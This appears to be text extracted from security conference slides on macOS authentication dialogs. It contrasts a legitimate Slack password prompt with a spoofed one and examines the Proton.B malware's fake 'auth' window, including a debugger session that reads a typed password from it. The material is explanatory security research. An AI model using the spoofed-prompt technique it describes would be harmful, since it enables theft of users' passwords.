
execv(pathToTool, (char *const *)restOfArguments);
```

security_authtrampoline




CORE ISSUES

what's the problem(s) ?




AM I LEGIT?
trust no one!

legitimate (promise!)





A screenshot of a Slack authentication dialog box. It features a lock icon with the Slack 'S' logo. The text reads: "Slack wants to make changes. Enter your password to allow this." Below this, there are input fields for "User Name:" (containing "Patrick Wardle") and "Password:". At the bottom right are "Cancel" and "OK" buttons. A hand-drawn arrow points from the text "legitimate (promise!)" to the dialog box.

VS.



A screenshot of a spoofed Slack authentication dialog box, identical in layout to the one on the left. It has the same lock icon, text, input fields, and buttons. A hand-drawn arrow points from a troll face meme to this dialog box.



is the popup on the right:


└─> spoofed?

└─> system generated, albeit malicious?


note: these not bugs/vulnerabilities

...and wtf is Slack doing anyways!?


SPOOFING osx/proton.b




handbrake.fr



osx/proton.b



100% fake



'auth' window code

```
(lldb) po $rax
<AuthorizationWindow: 0x10017f9f0>

(lldb) po [$rax password]
<NSSecureTextField: 0x10010bdb0>

(lldb) po [[[$rax password] stringValue]
hunter2
```

thanks for the password :/

